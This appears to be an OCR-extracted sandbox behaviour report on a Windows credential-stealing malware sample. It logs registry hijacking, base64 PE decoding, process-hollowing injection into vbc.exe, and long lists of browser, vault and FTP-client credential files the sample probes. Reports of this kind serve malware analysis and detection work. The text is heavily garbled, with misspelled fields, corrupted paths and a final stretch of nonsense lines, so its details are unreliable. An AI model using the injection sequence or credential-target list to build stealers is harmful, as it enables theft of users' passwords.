HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery/1b3581\Ualue: None Key: HKEY_CURRENT_USERSOFTWARE\Microsoft\Office\15.0\exec\text{Resiliency/DocumentRecovery/1b3581\Ualue: None Key: HKEY_CURRENT_USERSOFTWAR	2256	756 444 444 444 444 444 444 444
Detection Write File Write Registry Key Detection Delete Registry Key Detection Delete Registry Key Detection Delete Registry Key Add Registry Key Add Registry Key Write Registry Key	Dropping Process ID: 756 File: %windirfilisevhosts.com File: %windirfilisevhosts.com Type: VSDT_EXE_W32 Trreat Characteristic: Creates multiple copies of a file %windirfilisevhost.com Falt: %windirfilisevhost.com Falt: %windirfilisevhost.com Falt: %windirfilisevhost.com Falt: %windirfilisevhost.com Falt: %windirfilisevhost.com Type: VSDT_EXE_W32 Key: HKEY_CLASSES_ROOTexefile/shell/openicommand/(Default) Value: %windirfilisevhost.com "%1" %* Trreat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CUSSES_ROOTexefile/shell/openicommand/(Default) Value: %windirfilisevhost.com "%1" %* Type: REG_SZ Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Document/Recovery/100801/10080 Value: None Threat Characteristic: Creates process in temporary folder Process ID: 8 Image Palt: %TEMP%/3582-489/wbc.exe Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Document/Recovery/100801/Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Document/Recovery/Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ > Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ > Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ > Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: None Key: HKEY_CURRENT_USERSOFTWARE/Microsoft/Office/15.0/ExcefResillency/Startupltems/ Value: Value: Value: Value: Value: V	2256	756 444 444 444 444 444 444 444

Call System API	API Name: System.Convert::FromBase64String Args: (TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	756	8
Detection	Threat Characteristic: Converts base64 encoded strings to PE based payloads		
	Process ID: 8		
	Content: TVqQAAMAAAEAAAA//8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAA		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	756	8
Write File	Path: %LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileCoAuth.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%/MicrosoftOneDrive\17.3.6517.0809\FileCoAuth.exe		
Write File	Path: %LOCALAPPDATA%Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (LIJIc291cmNlcw==) Return: 2E5265736F757263	756	8
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	756	8
Call System API Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: System.Runtime.InteropServices.Marshat::Copy Args: (00000000000000, 0, 96665976, 8) Return: 0	756 756	8
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 9000970, 0) Neturn: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 96666016, 8) Return: 0	756	8
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (00000000000000, 0, 96666056, 8) Return: 0	756	8
Call Process API	API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2324:%TEMP%\3582-490\vbc.exe) Return: 1	756	8
Detection	Threat Characteristic: Executes dropped file		
	File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Executes dropped file %TEMP%\3582-490\vbc.exe		
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 8 Injected API: WriteProcessMemory		
	Target Process ID: 2324		
Detection	Target Image Path: %TEMP%\3582-490\vbc.exe Threat Characteristic: Creates process		
	Process ID: 8		
	Image Path: %TEMP%\3582-490\vbc.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\\)3582-490\\rangle bc.exe, 400000, MZ., 1024, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 8 Target Process ID: 2324		
	Target Image Path: %TEMP%\3582-490\vbc.exe		
Detection	Injected Content: MZ. Threat Characteristic: Injects memory with dropped files		
20.00.0.1	Injecting Process ID: 8		
	Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe		
	File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\\3582-490\\vbc.exe, 401000, .D\\$\}d, 79872, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8		
	Target Process ID: 2324		
	Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D\$}.d		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\\)3582-490\\vbc.exe, 415000,, 16896, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 8 Target Process ID: 2324		
	Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\\3582-490\\vbc.exe, 41a000, .T. <k\';u,)="" 1<="" 37d9f0="" 512,="" return:="" td=""><td>756</td><td>8</td></k\';u,>	756	8
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 8 Target Process ID: 2324		
	Target Image Path: %TEMP%\3582-490\vbc.exe		
Call Vistoral Marray and ADI	Injected Content: .T. <k`,u anna="" make="" of="" property="" property<="" td="" the="" to=""><td>756</td><td>0</td></k`,u>	756	0
Call Virtual Memory API Detection	API Name: WriteProcessMemory Args: (Process Name:2324:%TEMP%\3582-490\vbc.exe, 4a0000, `\\$\\$\\$, 8192, 37d9f0) Return: 1 Threat Characteristic: Resides in memory to evade detection	730	8
Detection	Injecting Process ID: 8		
	Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe		
	Injected Content: `t\$\$t		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7f4fa000 Process:2324:%TEMP%\3582-490\vbc.exe, 7f4fa008, , 4, 37d9f0) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 8		
	Target Process ID: 2324		
	Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2324:%TEMP%\3582-490lvbc.exe) Return: 1	756	8
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 8 Injected API: SetThreadContext		
	Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe		
Call Thread API	API Name: NtResumeThread Args: (Process:2324,) Return: ?	756	8
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2324], ppid[8) Return: 1	756	8
	Threat Characteristic: Creates process in temporary folder		
Detection			
Detection	Process ID: 2324		
Detection Add File	Process ID: 2324 Image Path: %TEMP%\3582-490\vbc.exe Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\\UsageLogs\vbc.exe.log Type: VSDT_ASCII	756	8

Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log Type: VSDT_ASCII	756	8
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 74870E3FB8915EB4F70359A2) Return: 58	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Mozilla Firefox\nss3.dll) Return: 1	8	2324
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Application Data\Application	2256	756
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 756 Info: Searches files by API		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%IMozilla Firefox\sqlite3.dll) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite) Return: 1	8	2324
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\bir7qs4n.default\logins.json		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\logins.json) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/6ir7qs4n.default/signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.txt) Return: 0	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt) Return: 1	8	2324
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%lLunascape(Lunascape6)plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%RockMelit\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%RockMelt\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalRockMelt\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalRockMelt\Default\Login Data) Return: 0	8	2324
Call System API Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0 API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalSpark\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE:%AppData\LocalSpark\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Chromium\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalChromium\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browsen\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTitan Browsen\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalTorch\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\YandexIYandexBrowser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%YandexIYandexBrowser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalYandex\Yandex\PathVandex\Pan	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalYandex\Yandex\Prowser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data) Return: 0	8	2324
			6374
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data) Return: 0 API Name: PathFileExistsW Args: (%LISERPROFII E%\AnnData\) ocalEnic Privacy Browser\Underline orin Data) Return: 0		
	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalEpic Privacy Browser\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data) Return: 0	8	2324

Call System API			
	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\BrowsenDefault\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0	8	2324
-			
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%VAppData\LocalSuperbird\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0	8	2324
		8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default(Web Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalMustang Browser\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360BrowsenBrowsenUser Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%IAppDatalLocal360BrowserlBrowserlDefault(Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome Sx\$\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalOrbitum\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0	8	2324
•			
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0	8	2324
•	· · · · · · · · · · · · · · · · · · ·		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\DefaultLogin Data) Return: 0	8	2324
		8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\\Web Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0	8	2324
Call System API	$API\ Name: PathFileExistsW\ Args: (\ \% APPDATA\% \ Fenrir\ Inc \ Inc \ Sleipnin\ Setting\ Modules\ Chromium\ Viewer\ Default\ Login\ Data\)\ Return: 0$	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\settinglmodules\ChromiumViewer\User Data\Default\Web Data) Return: 0	8	2324
		8	2324
Call System API	API Name: PathFileExistsW Args: (%APPDATA%IFenrir InclSleipnir5)setting\modules\ChromiumViewer\Login Data) Return: 0		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0	8	2324
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0	8	2324
Call Service API	API Name: OpenServiceW Args: (14c8008, VaultSvc, 14) Return: 14c83a0	8	2324
Write File	Path: %LOCALAPPDATA%IPrograms\Python\Python38\pythonw.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%\Programs\Python\Python38\pythonw.exe		
Write File	Path: %LOCALAPPDATA%\Programs\Python\Python\8\Scripts\easy_install.exe Type: VSDT_EXE_W32	2256	756
Detection	Threat Characteristic: Modifies file that can be used to infect systems		
	%LOCALAPPDATA%Programs\Python\Python38\Scripts\easy_install.exe		
	Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip.exe Type: VSDT_EXE_W32	2256	756
Write File	,		. 00
Write File	Threat Characteristic Medifine file that can be used to infect enables		
Write File Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%ProgramsPythonPython38\Scripts\oip.exe		
	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip.exe Path: %LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.8.exe Type: VSDT_EXE_W32	2256	756

Description Description	Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%Programs\PythoniPython36\Scripts\pijo3.8.exe		
MODISTAND APPROXIMATION	Write File		2256	756
March Marc	Detection	·		
April Apri	Call System API	API Name: evtchann.SendEvent Args: (e), pid[500], ppid[2324) Return: 1	8	2324
Martine Programmer And	Call Service API	API Name: StartServiceW Args: (14c83a0, 0, 0) Return: 1	8	2324
March Marc	Call Service API	API Name: StartServiceW Args: (14c83a0, 0, 0) Return: 1	8	2324
Bell Speam / Pil		API Name: BCryptDecrypt Args: (491c3b30, N);5&y, 144, 0, <ü¤M5=§¤Z, 16, N);5&y, 144, 1227350896, 0) Return: 0		
Delignome AFT All Notes Desproyers Age; All METERS (1987 E. 19.45. 1, WANDERS, 10.90 Feb. 10.20 Sept. 1981 SIN SIN SIN SIN SIN SIN SIN SIN SIN SIN				
Mile				
March 19th				
An Index				
A. S. March A. M. Neer Definition May (MEMPORE) (M				
64 1940 APT Name Publification Vary (% 1947 PAT Name Publifi				
Bed Bed Bed Bed Bed Bed Bed	Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	8	2324
And And	Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0	8	2324
AP Name Publish (1900 Apr Name Publish (1900 Name	Call System API	$API\ Name:\ PathFileExistsW\ Args:\ (\ \% APPDATA\% \ Notepad++\ plugins) config(NppFTP\ NppFTP\ xml\)\ Return:\ 0$	8	2324
Cell Systems API	Call System API	$API \ Name: PathFileExistsW\ Args: (\ \%ProgramFiles(x86)\% loZone3D\ MyFTP\ myftp.ini\)\ Return: 0$	8	2324
APT Name Part Excised May (Shrogen Flee) delight The Workson and 1 Name 10	Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	8	2324
March Patr Succida APPOAT ASSIA Consorting Control (17.0517 2000 One One One-observator Type VSOT_DEL_VSQ	Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%Sherrod Computers\sherrod FTP\favorites) Return: 0	8	2324
Desicolon				
Seption AP AP Name Part Exclusion Mayer, 15 (1997) AP Name Part AP Name Part Exclusion Mayer, 15 (1997) AP Name Part Name rt Name Name Part Name Name Part Name Name Part Name Part Name Name Name Part Name Name Part Name Name Part Name Name Name Part Name Name Part Name Name Part Name Name Name Part Name Name Part Name Name Part Name Name Name Part Name Name Part Name Name Part Name Name Name Part Name Name Part Name Name Part Name Name			2256	756
Call System AFI	Detection	·		
Call System API	Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%WexusFile\userdata\ftpsite.ini) Return: 0	8	2324
Call System API	Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	8	2324
Call System API	Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	8	2324
Call System API	Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	8	2324
Call System API	Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0	8	2324
Call System AP AP Name: PathFileExistaN Age; (%ProgramFiles)68(%AbleFTPP:databetingstaNProfiles)jad Return: 0	Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0		2324
Cast System API				
Call System API				
Call System API				
